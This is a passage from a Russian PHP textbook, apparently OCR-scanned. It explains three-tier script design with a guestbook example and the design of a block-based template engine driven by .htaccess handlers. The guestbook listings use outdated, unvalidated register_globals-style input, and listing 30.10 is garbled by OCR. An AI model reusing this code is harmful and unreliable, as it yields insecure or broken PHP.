Замечание

К слову сказать, при использовании шаблонизатора, описанного ближе к концу этой главы, мы преодолеваем и этот недостаток. А именно, имеется возможность вставлять вызов генератора данных в любое удобное место шаблона.

Заметьте, что шаблон имеет расширение HTML и выглядит для пользователя как обычная HTML-страница. Пользователь может и не подозревать, что в действительности сценарий написан на PHP. Но, чтобы описанный механизм заработал, нам необходимо связать расширение HTML с обработчиком PHP. Мы уже делали это в *главе 29*. Вот какую строчку нужно добавить в файл `.htaccess`, расположенный в каталоге (или "надкаталоге") сценария:

```
AddHandler application/x-httpd-php .html
```

Внимание

Мы должны использовать директиву `AddHandler`, а не `AddType`, на случай, если для расширения HTML был ранее установлен другой обработчик. Им может быть, например, SSI (Server-Side Includes — Включения на стороне сервера) или даже PHP версии 3. В этом случае директива `AddType` "не срабатывает".

Пока применение `include` является для нас единственным средством обращения к генератору данных. Я все время повторяю эту фразу — "обращение к генератору данных". Вообще говоря, она не совсем верна. В действительности обращение из шаблона происходит лишь к *интерфейсу* сценария, но *не* к его ядру. Ядро доступно для шаблона лишь посредством общения с интерфейсом, и никак не иначе. В свою очередь, ядро также не может "разговаривать" с шаблоном (во всяком случае, не должно).

Мы видим, что во всех операциях передачи данных неизменно используется "посредник" — интерфейсная часть программы. Это открывает для нас интересные потенциальные возможности (которые на практике задействуются довольно редко). А именно, ядро и шаблон могут *в принципе* "разговаривать на разных языках", тогда интерфейс будет служить их "переводчиком". Если задуматься, то это и есть главная задача интерфейса.

Диаграммы двухуровневой и трехуровневой моделей

Наверное, пришло время нарисовать схему взаимодействия частей программы при использовании двухуровневой и трехуровневой модели построения, а также еще раз подчеркнуть их различия. Стрелками (рис. 30.1 и 30.2) обозначены зависимости, которые можно охарактеризовать словами как "предоставляет данные". Пунктирные стрелки отмечают зависимости, реализуемые достаточно редко. На схемах это не что

иное, как переадресация на другую страницу, возможно, выполняемая генератором данных.




Рис. 30.1. Двухуровневая схема

Мы видим, что в случае двухуровневой схемы связи между компонентами сценария исключительно циклические (см. рис. 30.1). Каждая часть программы взаимодействует на равных с другой ее частью.

Легко заметить, что рис. 30.2 гораздо сложнее, чем рис. 30.1. Его "загруженность" объясняется тем, что трехуровневая схема более, чем это может показаться с первого взгляда, сложна и универсальна по сравнению с двухуровневой. Обратите внимание на то, что практически все связи стали двусторонними, а циклические — исчезли. Это позволяет работать блоком более независимо, чем для случая двухуровневой модели. А значит, работу над сценарием можно распределить по нескольким исполнителям более эффективно, — к чему мы и стремились.

Примечание

Единственный блок программы, который не связан с другими двусторонними связями, — файл конфигурации системы. Это неудивительно, ведь конфигурация содержит лишь набор определений констант и переменных, которыми пользуются все остальные блоки схемы. Впрочем, стрелка, ведущая из блока конфигурации в шаблон страницы, хотя и может существовать без особых последствий, все-таки иногда выглядит несколько нелогично. Рекомендуется так строить сценарии, чтобы шаблону не требовалась информация о конфигурации. Он должен обращаться только к данным, сгенерированным интерфейсом.




Рис. 30.2. Трехуровневая схема

Интерфейс

Как можно заметить из листинга 30.4, интерфейс сценария гостевой книги стал гораздо проще, чем это было с генератором данных из листинга 30.2. Файл, в котором содержится его код, называется точно так же, как и файл генератора. Это и не удивительно: "снаружи" интерфейс выглядит как полноценный генератор данных, а о существовании ядра шаблон даже и не "подозревает".

Листинг 30.4. Интерфейс: `gbook.php`

```
<?
include "kernel.php";  // Загружаем ядро.
$Book=LoadBook(GBook); // Загрузка гостевой книги.
// Обработка формы, если сценарий запущен через нее.
if(!empty($doAdd)) {
  // Добавить в книгу запись пользователя.
  $Book=array(time()=>$New)+$Book;
  // Записать книгу на диск.
  SaveBook(GBook,$Book);
}
// Загрузка шаблона не нужна — теперь, наоборот, шаблон
// вызывает интерфейс.
```

```
?>
```

Как видим, интерфейс занимается только той работой, для которой он и предназначен: выступает "посредником" между ядром и шаблоном. Самым первым загружается ядро — файл `kernel.php` (я люблю так его называть). Дальше осуществляется исключительно обработка и "расшифровка" входных данных и формирование выходных.

Ядро

Ядро — это самая ответственная, но, на мой взгляд, в то же время и самая скучная часть работы программиста. Действительно, оно напрямую не взаимодействует с шаблоном страницы, а значит, не имеет права "общаться" с пользователем.

Ядро в идеале должно содержать лишь набор функций, которые позволяют исчерпывающим образом работать с объектом программы. В этом смысле идеально его объектно-ориентированное построение. Об объектно-ориентированном программировании на PHP будет вкратце рассказано в *главе 31*, а пока не будем усложнять и без того "скользкую" задачу и посмотрим, что представляет собой ядро нашей гостевой книги (листинг 30.5).

Листинг 30.5. Ядро: `kernel.php`

```
<?
// Загружаем конфигурацию.
include "config.php";
// Загружает гостевую книгу с диска. Возвращает содержимое книги.
function LoadBook($fname)
{  $f=@fopen("gbook.dat","rb");
   if(!$f) return array();
   $Book=Unserialize(fread($f,100000));
   fclose($f);
   return $Book;
}
// Сохраняет данные книги на диске.
function SaveBook($fname,$Book)
{  $f=fopen("gbook.dat","wb");
   fwrite($f,Serialize($Book));
   fclose($f);
}
?>
```

Действительно, здесь нет ничего, кроме определений функций и… еще одной инструкции include (вздохните с облегчением — на этот раз последней). Она добавляет конфигурационные данные нашей книги — всего лишь одну-единственную константу GBook, определяющую имя файла, в котором гостевая книга и будет храниться. "Для порядка" приведу и его (листинг 30.6).

Листинг 30.6. Конфигурация: config.php

```
<?
define("GBook","gbook.dat"); // имя файла с данными книги
?>
```

Примечание

Что же у нас получилось в результате? Мы "растянули" простой сценарий на целых 5 файлов (если считать еще и .htaccess, то на 6). Что ж, если вы так думаете, я с вами соглашусь. Тут все дело в том, что для простых сценариев (а именно такой мы и рассматривали) трехуровневая схема построения оказывается чересчур уж "тяжеловесной". Про такую ситуацию в народе говорят: "из пушки по воробьям". Что же касается сложных систем, не следует забывать, что "единственность" ядра может сэкономить нам количество файлов, если у комплекса много различных интерфейсов (например, разветвленная система администрирования), не говоря уже о простоте отладки и поддержки. Кроме того, можно полностью разделить работу по написанию ядра и интерфейса между несколькими людьми.

Проверка корректности входных данных

До сих пор мы не заботились о том, корректные ли данные заносит посетитель. В нашей ситуации это и не нужно: в книгу кто угодно может добавлять любую информацию. В то же время в реальной жизни, конечно, приходится проверять правильность введенных пользователем данных.

Например, мы можем ввести в нашу гостевую книгу цензуру, которая будет запрещать пользователям употреблять в сообщениях ненормативную лексику. Конечно, при вводе недопустимого текста он не должен добавиться в гостевую книгу; вместо этого в браузер пользователя хотелось бы вывести предупреждение. Но как осуществить желаемую модерацию в соответствии с трехуровневой схемой? И какая часть программы должна за это отвечать?

На второй вопрос ответить довольно просто. Так как ядро не в состоянии "общаться" с шаблоном напрямую, а шаблон не может исполнять сложный код, остается единственный вариант — интерфейс. А что касается того, как выводить сообщение об ошибке, — вопрос довольно спорный. Мы рассмотрим лишь самое простое решение.

Интерфейс должен сгенерировать сообщение и передать его шаблону. Последний, "заметив" сообщение, может вывести текст контрастными буквами, например, вверху страницы. С этим никаких проблем быть не должно. Пусть интерфейс в случае ошибки создает переменную `$Error` и присваивает ей текст ошибки. Вот как может выглядеть шаблон:

```
. . .
<?if(Isset($Error)) {?>
  <h3><font color=red>Произошла ошибка: <?=$Error?></font></h3>
<?}?>
. . .
```

Замечание

Такой подход, хоть и прост, оказывается немного неудобным для пользователя. Действительно, ему сообщают, что произошла ошибка, но не говорят, например, какое именно поле формы он заполнил неправильно. Пользователь желает, чтобы сообщения об ошибках появлялись напротив неверно введенных данных. К сожалению, без дополнительного программирования в шаблоне на PHP этого добиться довольно сложно (если вообще возможно). Единственный имеющийся выход — использовать шаблонизатор и написать для него *фильтр* (функцию, занимающуюся финальной обработкой блока страницы перед ее отправкой), которая будет в автоматическом режиме рядом со всеми тэгами формы проставлять возможные сообщения об ошибках (а заодно и атрибуты `value` в самих тэгах, чтобы поля формы сохраняли свои значения между вызовами сценария). Эта задача, пожалуй, потребует всей информации о PHP, заложенной в этой книге, и еще, вероятно, хорошего знания регулярных выражений Perl. Код, полностью решающий проблему, слишком объемен, чтобы уместиться на страницах данной книги.

Шаблонизатор

Вот мы и добрались до смысла "этого сладкого слова" — *шаблонизатора*, которое я применяю то тут, то там по всему тексту. Возможно, чуть разобравшись в прилагаемом исходном коде, а затем и опробовав программу на практике (наверное, переписав на свой лад), вы разделите мое убеждение о том, что хороший шаблонизатор может сэкономить студии немало лишних часов работы.

Выше я описал недостатки двухуровневой схемы и показал, как их можно преодолеть при помощи трехуровневой модели построения сложных сценариев. Но, если вы помните, одна задача так и осталась нерешенной.
А именно, мы обратили внимание, что даже при использовании трехуровневой схемы мы не можем легко менять внешний вид многих страниц сразу — без утомительного изменения шаблонов каждой из них. Если вы не забыли, решение с включаемыми файлами (в каждом из которых содержится отдельный, общий для всех сценариев блок страницы) также нам не подходит, потому что оно лишь слегка меняет поста-

новку проблемы редизайна. Даже используя инструкцию `include`, мы попадем в тупик, если захотим изменить положения некоторых блоков на странице.

В общем, при всех достоинствах трехуровневой модели построения сценария ее необходимо несколько видоизменить, чтобы добиться хотя бы минимальных удобств. Это "видоизменение" я и называю *шаблонизатором*.

Примечание

Термин "шаблонизатор" произошел от слова "шаблон" и не является стандартным для технической литературы. В этой книге я применяю его на свой страх и риск и в основном из соображений краткости: писать везде (а вам — читать) слова "система управления шаблонами" весьма утомительно.

Сама идея шаблонизатора не является новой в Web-программировании. Скорее даже наоборот: существуют десятки систем, построенных по описанным ниже принципам. Большинство из них — коммерческие и часто довольно сложны. В то же время многие свободно распространяемые системы (во всяком случае, те, с которыми я знаком, — например, Mason, лебедевский Parser и др.) отличаются одним недостатком: синтаксис их языка излишне сложен, а потому отпугивает. Кроме того, часто для освоения этих шаблонизаторов требуются навыки не только дизайнера или HTML-верстальщика, но и программиста. Мы же, напомню в очередной раз, стремимся к тому, чтобы распределить разработку сценария по возможно большему числу независимых людей, многие из которых не знакомы с программированием.

Примечание

Высказанные только что суждения являются моей личной позицией в вопросе шаблонизаторов, а потому, как и все субъективное, они вполне могут несколько отличаться от действительности. Читателю предлагается самому их проверить после того, как он ознакомится с моделью шаблонизатора, предлагаемого в этой главе. Нужно заметить, что, конечно, каждая Web-студия считает свою собственную версию шаблонизатора самой лучшей в мире.

Традиционное построение страниц

Итак, сосредоточим все свое внимание на том, как желательно строить сценарии, чтобы максимально упростить проблему редизайна, а вместе с ней — добавление новых страниц в карту сервера. Многие программисты ограничиваются тем, что разбивают свои страницы на 3 логических блока: верхнюю часть (header), центральную часть (text) и нижний участок страницы (footer). Каждая из этих составляющих хранится в отдельном файле. Центральный блок (text) является главным: до начала работы он загружает из файла общую для всех страниц верхнюю часть, а в конце выводит

нижнюю. Вот как примерно выглядит шаблон страницы при такой структуре сценария (листинг 30.7):

Листинг 30.7. Традиционное построение шаблона

```
<?include "Interface.php"?>
<?include "$DOCUMENT_ROOT/templ/header.htm"?>
Здесь идет главный текст страницы,
возможно, включающий данные,
сгенерированные интерфейсом Interface.php
<?include "$DOCUMENT_ROOT/templ/footer.htm"?>
```

Предполагается, что файлы `header.htm` и `footer.htm` хранятся в подкаталоге `/templ` корневого каталога сервера и содержат участки страниц, которые должны быть выведены до и после основного текста страницы. Если сайт небольшой и в нем используется не так уж много различных шаблонов страниц, данное решение является самым простым. В таких ситуациях его применение оправдано. Но нас интересует оформление больших и сложных сайтов. Предположим, наш ресурс содержит сотни страниц, построенных по описанной схеме. Давайте взглянем на проблему с этой позиции.

Сложность перестановки блоков

Первый недостаток увидеть легко: мы не можем ни добавить новый блок в страницу, ни изменить положения уже имеющихся. Если мы попытаемся это сделать, потребуется менять код сотен страниц сайта.

Примечание

Необходимо заметить, что в нашем примере вряд ли придется когда-нибудь изменять порядок следования блоков, раз мы договорились рассматривать проблему с общих позиций, а не с частных.

"Расщепление" шаблона

Второй недостаток более очевиден для дизайнера: файлы `header.htm` и `footer.htm`, хотя и представляют собой логически один шаблон, все же разделены. Все мы привыкли к тому, что многие тэги HTML (такие как `<body>`, `<table>` и т. д.) имеют парные закрывающие, причем расположенные в том же самом файле. Но в ситуации с разделением шаблона на footer и header мы, наоборот, должны хранить большинство открывающих тэгов в одном файле, а закрывающие — в другом. В листинге 30.8 приведен пример верхней части шаблона страницы.

Листинг 30.8. Файл `header.htm`

```
<html>
<body bgcolor=white>
<h1>Добрый день.</h1>
<table><tr>
<td width=20%>Карта раздела: . . .</td>
<td>
```

Видите, файл оборвался на открывающем тэге. Теперь взглянем на листинг 30.9:

Листинг 30.9. Файл `footer.htm`

```
</td>
</tr></table>
</body>
</html>
```

Он состоит исключительно из одних закрывающих тэгов. Потенциально, добавив в `header.htm` новый открывающий тэг, мы можем забыть закрыть его в `footer.htm`. Кроме того, такая конструкция несколько противоречит логике: две похожих по смыслу части шаблона содержатся в разных файлах. Мы уже обсуждали это выше и пришли к выводу, что данное построение оказывается довольно неудобным.

Сложность смены шаблона у части страниц

Еще один недостаток описанной схемы следует из предыдущего. *Каждая* страница должна "знать", где расположены файлы `header.htm` и `footer.htm`. Пусть у нас на сайте есть каталог, в котором "лежат" сотни файлов. Во время разработки оказалось, что шаблон для всех файлов в этом каталоге должен отличаться от шаблона всех остальных страниц (которых также немало). Значит, требуется создать еще одну пару header- и footer-файлов, назвав их, например, `header1.htm` и `footer1.htm`. Это в общем-то не представляет особой проблемы, сложность в другом: придется заменять ссылки во всех файлах каталога. Можно, конечно, сделать это посредством глобальных поиска и замены при помощи какого-нибудь текстового редактора (например, HomeSite фирмы Allaire), но, согласитесь, это решение выглядит как явно "лобовое". Кроме того, если мы имеем доступ к сайту только с использованием FTP, нам придется "скачивать" все страницы, редактировать их, а затем опять копировать на сервер. Естественно, для крупных информационных сайтов такие "накладные расходы" просто неприемлемы.

Возможно единственное решение этой проблемы — заставить страницы "наследовать" ссылку на шаблон *каталога* (или его родительского каталога), в котором они

находятся. Таким образом, поправив эту ссылку в информации о каталоге, мы автоматически изменим шаблон и у всех страниц в нем.

Замечание

Для сравнительно небольших систем все же существует путь, обходящий, хоть и не очень удачно, рассматриваемую проблему. А именно, можно для каждого раздела сайта использовать отдельную пару header- и footer-файлов. В действительности же эти файлы будут представлять собой лишь символические ссылки на "настоящие" шаблоны. Правда, эта схема работает лишь в системах Unix. Кроме того, она нисколько не упрощает ситуацию, когда разработчики решили перенести часть страниц из одного раздела в другой (сменив при этом их шаблоны).

Что такое шаблонизатор?

Итак, мы вновь столкнулись с множеством трудноразрешимых накладок (возможно, выглядящих для многих с первого взгляда как надуманные). Когда же они закончатся, спросите вы? Отвечаю: прямо сейчас.

Давайте взглянем "в корень" описанных выше сложностей. Почему они вообще возникают в этой задаче? Нетрудно догадаться: опять же из-за излишних зависимостей данных. Помните, эти зависимости привели нас в свое время к необходимости перехода от двухуровневой схемы построения сценариев к трехуровневой? Теперь они подводят нас к идее шаблонизатора.

Вспомним, что мы сделали тогда, чтобы убрать зависимости. Мы поменяли местами "поставщика" и "исполнителя". Идея выполнить обратную перестановку кажется абсурдной, т. к. мы опять придем к тому, с чего начали. Конечно, мы не будем так делать. Зададимся отвлеченным вопросом: что предпринимает общество, когда перед ним возникает чересчур большое количество нерешенных и необъяснимых задач? Оно придумывает себе богов. В программировании — то же самое. Раз мы не можем больше сослаться ни на генератор данных, ни на шаблон, значит, настало время реализовать нечто третье, "бога", управляющего всей системой в совокупности и распределяющего обязанности. Вы, наверное, догадались, что я снова имею в виду шаблонизатор.

Итак, шаблонизатор — это программный код, держащий "под контролем" все файлы на нашем сайте. Ни одно обращение к странице, ни один запуск сценария не может пройти без его непосредственного участия. В то же время шаблонизатор "маскирует" себя, создавая у пользователя впечатление, будто бы его и нет. Этим он похож на генератор данных в трехуровневой модели построения сценариев.

Замечание

Теперь вы почувствовали, почему я применил здесь аналогию с богом? Ведь бог как раз удовлетворяет тем описаниям, которые даны в предыдущем абзаце!

Впрочем, идеология "вездесущего" кода не является для нас новой: нечто похожее мы уже рассматривали в *главе 29*, правда, с целью гарантированного подключения библиотекаря ко всем сценариям сайта. В рамках реализуемой "религии" мы применим точно такой же подход, только вместо библиотекаря будет подключаться и запускаться шаблонизатор.

Описание шаблонизатора

Сформулируем, что должен уметь делать наш будущий шаблонизатор. Конечно, все, что мы реализуем, будет лишь самым основным, что мы хотели бы получить от этой системы. В то же время в описанную концепцию чрезвычайно легко добавлять новые возможности (так уж она разрабатывалась). Для этого практически не придется переписывать имеющийся код, останется лишь вставить то, что нам нужно.

Вставка страниц в единый шаблон

Раньше главный текстовый блок страницы (text) запрашивал подключения к себе двух частей шаблона — footer и header. Но, раз мы в очередной раз поменяли местами "поставщика" данных и "исполнителя", посмотрим, нельзя ли пойти дальше. Давайте поиграем в такую словесную игру: "обработаем" первое предложение этого абзаца, переставив в нем понятия, соответствующие "исполнителю" и "поставщику". Получим буквально: шаблон запрашивает подключение к себе главного текстового блока страницы. Эврика, это и есть главная задача шаблонизатора!

Не хотите ли взглянуть с этой новой позиции на шаблон страницы? Тогда изучите листинг 30.10.

Листинг 30.10. Свежий взгляд на шаблон страницы: `/templ/main.tmpl`

```
<?Block("Output"?>
<html><head><title><?=Blk("Title"title></head>
<body bgcolor=white>
<h1>Добрый день.</h1>
<table><tr>
<td width=20%>Карта раздела: . . .</td>
<td width=80%><?=Blk("Text")?></td>
</tr></table>
</body></html>
```

Примечание

Не обращайте пока внимания на команду `<?Block("Output"?>`. Ее смысл поясняется немного ниже.

Мы видим, что ненужное и опасное "расщепление" шаблона на два файла ушло в прошлое, а мы опять вернулись к простой модели. Будем хранить этот шаблон в файле `/templ/main.tmpl`.

Но позвольте, откуда же возьмется блок с именем `Text`, который выводится в середине этого шаблона? Вот задачу по его получению и возьмет на себя шаблонизатор. Предположим, пользователь обратился по адресу `/news/weekly/today.html`. Шаблонизатор, как я уже упоминал, "перехватит" это обращение и "возьмет" текстовый блок из файла `today.html`, расположенного в каталоге `/news/weekly`. Затем он передаст управление шаблону, который вставит этот текст в нужное место страницы и отправит последнюю браузеру.

Множественность блоков

Шаблонизатор, который вставляет все содержимое запрошенного файла в фиксированный шаблон, совершенно бесполезен в реальной практике. Это означает, что мы должны "научить" его:

- определять имя шаблона индивидуально для каждой страницы;
- позволять хранить в документе несколько блоков информации, а не только главный текст файла.

Последняя задача более важна, так что начнем с нее. Мы привыкли к тому, что любая страница сценария выполняется последовательно и представляет собой единый HTML-документ. Теперь нам придется отказаться от этого стереотипа (в общем-то, ведущего в тупик). Итак, любая страница сайта — это всего лишь набор блоков, которые будут вставлены в шаблон.

Блок — участок текста, имеющий имя (не обязательно уникальное), посредством которого можно ссылаться на этот текст. Мы уже видели, как это происходит в простейшем случае (см. листинг 30.10). Функция шаблонизатора `Blk()` возвращает текст (или *содержимое*, или *тело*) блока, имя которого указанно в ее параметрах. Содержимое блока может быть задано многократно, при этом последующее определение "затирает" текст предыдущего. Чуть ниже мы увидим, насколько данное качество оказывается полезным на практике.

Как же определять новые блоки в файле страницы? Для этого существует конструкция `<?Block("имя")?>`. Пример ее использования приведен в листинге 30.11.

Листинг 30.11. Файл данных страницы: `/phil/index.html`

```
<?Block("Title","[]Философия")?>
<?Block("Text")?>
Конфликт индуцирует смысл жизни. Объект деятельности, пренебрегая
деталями, методологически рефлектирует себя через постсовременный
класс эквивалентности, открывая новые горизонты. Закон внешнего мира
может быть получен из опыта.

<?Block("Cite")?>
Философия, конечно, порождена временем. Информация, как следует из
вышесказанного, непредвзято подчеркивает принцип восприятия, отрицая
очевидное.
```

Из листинга 30.11 следует, что мы можем задавать содержимое блока двумя разными способами. Самый простой — указать текст непосредственно вторым параметром функции `Block()`, как это сделано для блока `Title`. Второй способ незаменим для блоков, тела которых состоят из большого количества строк. А именно, мы можем опустить второй параметр функции `Block()`, в этом случае весь текст, который расположен до начала следующего блока либо до конца файла, будет восприниматься как тело. Я буду называть такие блоки *многострочными*. Особенностью многострочных блоков в том шаблонизаторе, который мы с вами сейчас напишем, является то, что из их содержимого удаляются начальные и концевые пробельные символы, в том числе символы перевода строки. В результате та пустая строка, которая присутствует в листинге, не попадет в шаблон — она будет удалена.

Замечание

Текст, не принадлежащий ни одному из блоков, игнорируется. Например, мы могли бы написать какие-нибудь комментарии сразу после первой строки листинга 30.11, и они были бы пропущены.

Наверное, вы уже догадались, как мы будем задавать имя шаблона для той или иной страницы. Название шаблона — не что иное, как содержимое блока `Template`, который воспринимается шаблонизатором как специальный. Но, конечно, мы не собираемся определять этот блок в каждой странице — иначе чем этот способ лучше использования участков header и footer? Посмотрим, что предлагает нам шаблонизатор.

Наследование блоков

Наверное, вы думаете, что страница `/phil/index.html`, которая генерируется листингом 30.11, состоит только из трех блоков — `Title`, `Text` и `Cite`. Это не так. Страница, без сомнения, включает перечисленные блоки, но она также состоит и из всех блоков, которые заданы для *каталогов* `/phil` и `/`. Каталоги ведь ничем не хуже файлов. Соответственно, каждый каталог также может иметь собственный набор блоков, которые будут *унаследованы* всеми файлами в нем, а также файлами его *подкаталогов*.

Предположим, что для каталога `/phil` определяется блок `Title`, содержащий, скажем, строку `Weekly`. В то же время файл `index.html` также определяет блок `Title`. Что произойдет в этом случае? А произойдет следующее: в шаблоне будет доступно только тело *последнего* блока. Иными словами, тот блок, который определяется в файле, *заменит собой* свое старое значение из каталога.

Нетрудно теперь догадаться, как происходит процесс сбора блоков для конкретной запрошенной страницы. Вначале шаблонизатор получает все блоки корневого каталога, затем обрабатывает блоки подкаталога, причем уже имеющиеся одноименные блоки перезаписываются. Описанный процесс продолжается до тех пор, пока не будет достигнут файл, который запрошен пользователем. Такая организация шаблонизатора позволяет нам задавать для всех блоков *значения по умолчанию*. Эти значения будут использованы шаблоном в случае, если те или иные блоки не "переопределяются" в файле страницы. Чтобы задать тело по умолчанию для блока, достаточно добавить его к блокам корневого каталога сайта.

Мы знаем, что блоки файла хранятся в самом этом файле. Где же находятся блоки каталога? Конечно, в специальном файле, расположенном в этом каталоге.

Замечание

Хранить блоки каталогов в отдельном централизованном хранилище (наподобие Реестра Windows) было бы большим просчетом. Этим мы перечеркнули бы принцип минимизации зависимостей данных, о котором так много сказано в этой главе.

Я предлагаю использовать в качестве такого файла `.htaccess`. Чтобы Apache не "ругался" на не непонятные ему директивы `<?Block(...)?>`, мы снабдим их символами комментария `#` в начале строки. Конечно, таким способом мы не сможем задавать многострочные блоки для каталогов, но, как показывает практика, в большинстве случаев это и не нужно. В листинге 30.12 показан пример файла `.htaccess`, расположенного в корневом каталоге сервера и задающего значения блоков по умолчанию.

Листинг 30.12. Блоки для корневого каталога: `/.htaccess`

```
#<?Inc("templ")?>
#<?Block("DefaultGlue"," | ")?>
#<?Block("Template","default.tmpl")?>
#<?Block("Title","Тестовый сервер")?>
  # Связываем имя обработчика с конкретным файлом.
  Action templhandler "/php/TemplateHandler.php?"
  # Документы этого типа мы желаем "пропускать" через наш обработчик.
  AddHandler templhandler .html .htm
```

Обратите внимание на то, что в приведенном файле конфигурации задаются также и некоторые директивы Apache, которые заставляют сервер запускать программу шаблонизатора каждый раз, когда пользователь обращается к HTML-документу. Мы уже знакомы с этими директивами: в *главе 29* они использовались для того, чтобы обеспечить подключение библиотекаря к каждому сценарию сервера.

Примечание

Наверное, вы уже заметили, что блочный файл, который обрабатывается шаблонизатором, представляет собой ни что иное, как код на PHP с вызовами управляющих функций типа `Block()`. Этим мы достигаем множества преимуществ, самое главное из которых — значительное ускорение работы шаблонизатора по сравнению со способом "ручного" разбора файлов. Кроме того, отладочные качества сценария при таком подходе ничего не теряют: файлы блоков загружаются с помощью `include`, а значит, случись там ошибка, PHP исправно покажет имя файла и номер строки, где это произошло. Правда, остается единственный недостаток: несколько некрасивый синтаксис определения блоков, естественный лишь для программиста, но не для дизайнера. Что же, всегда приходится идти на какие-то жертвы…

Внимательно взгляните на определение блока `Template`. Как уже упоминалось, этот блок содержит имя шаблона, который будет задействоваться при отображении страницы. То, что блоки из родительских каталогов наследуются файлами, позволяет нам задать `Template` в одном-единственном месте, автоматически распространив его действие на все файлы в каталоге. Не правда ли, это как раз то, чего мы так долго добивались?

Шаблонизатор также обрабатывает специальным образом еще один блок. Его название — `Output`. Тело именно этого блока выводится в браузер пользователя, когда вся страница уже обработана. Обычно блок `Output` вставляют только в шаблон страницы, потому что использование его в любом другом месте оказывается бессмысленным (все равно он переопределится в шаблоне).

Автоматическая генерация названий

Если пользователь находится на сайте "Книжный магазин" в разделе "Философия" на заинтересовавшей его странице "Современность", то, конечно, в заголовке окна браузера ему бы хотелось видеть что-то вроде "Книжный магазин | Философия | Современность", а не просто "Современность". Мы уже договорились хранить название страницы в блоке `Title`. Но, конечно, мы бы не хотели записывать в каждой странице название полностью, потому что:

- в будущем мы можем перенести страницу в другой раздел;
- мы, возможно, захотим сменить разделитель `|` на `/`;
- это нарушает концепцию минимальной избыточности данных, что, как мы уже неоднократно убеждались, не приводит ни к чему хорошему.

Специально для решения такого рода задач в нашем шаблонизаторе предусмотрим механизм, который я далее буду называть *автоматической склейкой тел блоков*. Вот как он работает. Если при обработке очередного блока шаблонизатор видит, что его тело начинается с подстроки `[Клей]`, он определяет, что текст должен быть "пристыкован" к предыдущему телу одноименного блока, но *не* должен заменить его. В качестве "строки-клея" выступает значение блока с именем `Клей`. Это позволяет нам в будущем изменить символ "склейки" лишь в одном месте, чтобы это затронуло весь сайт. В случае, если указана пустая пара квадратных скобок `[]` (то есть имя блока было опущено), используется тело блока с именем `DefaultGlue` (см. листинг 30.12), а если и он отсутствует — то `|`.

Теперь при загрузке страницы `/phil/index.html` из листинга 30.11, пользователь увидит ее полное название, составленное из блоков `Title` всех "надкаталогов" и самого файла страницы. Мы добиваемся этого, определив блок `Title` следующим образом:

```
<?Block("Title","[]Философия")?>
```

Поддержка механизма поиска включаемых файлов

В шаблонизаторе есть одна полезная функция. Называется она `Load()` и занимается тем, что загружает указанный в параметрах файл, который как предполагается, также имеет блочную структуру. Имя этого файла можно задавать относительно текущего каталога (в котором расположен код, вызвавший `Load()`), либо же в абсолютном формате (относительно корневого каталога сервера).

С помощью данной функции мы можем разбивать сложные шаблоны на части. Например, так можно было бы поступить с блоком, занимающимся формированием карты текущего раздела, особенно если существует несколько шаблонов, отображающих эту карту. Функцию `Load()` можно вызывать в любом месте страницы или даже из файла `.htaccess`. Блоки, генерируемые ей, будут вставлены непосредственно перед тем блоком, в котором она была вызвана.

На примере использования библиотекаря мы уже убедились, насколько утомительным может быть указание абсолютных путей к файлам. Поэтому функция `Load()` умеет сама искать включаемые файлы по серверу. Она делает это всякий раз, когда ей задан относительный путь к файлу. Поиск ведется на основе списка так называемых *каталогов для поиска* шаблонизатора. Этот список можно пополнять с помощью вызова `Inc()`, как это сделано, например, в листинге 30.12. Функция `Inc()` довольно интеллектуальна: даже если ей передан относительный путь к каталогу, она переводит его в абсолютный. Так что при использовании `Load()` из файла, расположенного в другом каталоге, не происходит никаких недоразумений.

Фильтры блоков

После того, как тело блока вычислено, шаблонизатор производит его дополнительную обработку. Делается это с помощью специальных функций-*фильтров*. Например, "склеивание" названий осуществляется именно таким фильтром. Система устроена таким образом, что позволяет добавлять и удалять фильтры прямо в процессе работы. Для этого программисту достаточно лишь написать код функции-фильтра, а затем добавить имя этой функции в специальную таблицу фильтров (см. исходный код шаблонизатора).

В той версии шаблонизатора, которую мы сейчас рассматриваем, имеется и еще один "стандартный" фильтр. Его задача — удалить из тел блоков все начальные символы табуляции, сколько бы их ни было. Это позволяет программистам и дизайнерам свободно делать отступы в HTML-коде документов, не думая о том, что символы табуляции будут увидены пользователем при просмотре кода страницы. Впрочем, возможно, это и излишество (в конце концов, кому какое дело, как выглядит исходный код страницы).

Примечание

Ради интереса вы можете написать фильтр, который превращает все символы перевода строки в пробелы. Таким образом, исходный код страницы, которую получит пользователь, будет представлять собой одну длинную строку. Код этого фильтра занимает буквально одну строку на PHP!

Поддержка трехуровневой схемы разработки сценариев

Несомненно, наш шаблонизатор будет поддерживать трехуровневую схему разработки сценариев. Иначе и быть не могло: мы не должны удалять из системы то, что прекрасно работает. Наверное, вы уже заметили, что в телах блоков мы можем свободно применять операторы PHP, а это требование является главным для любой схемы.

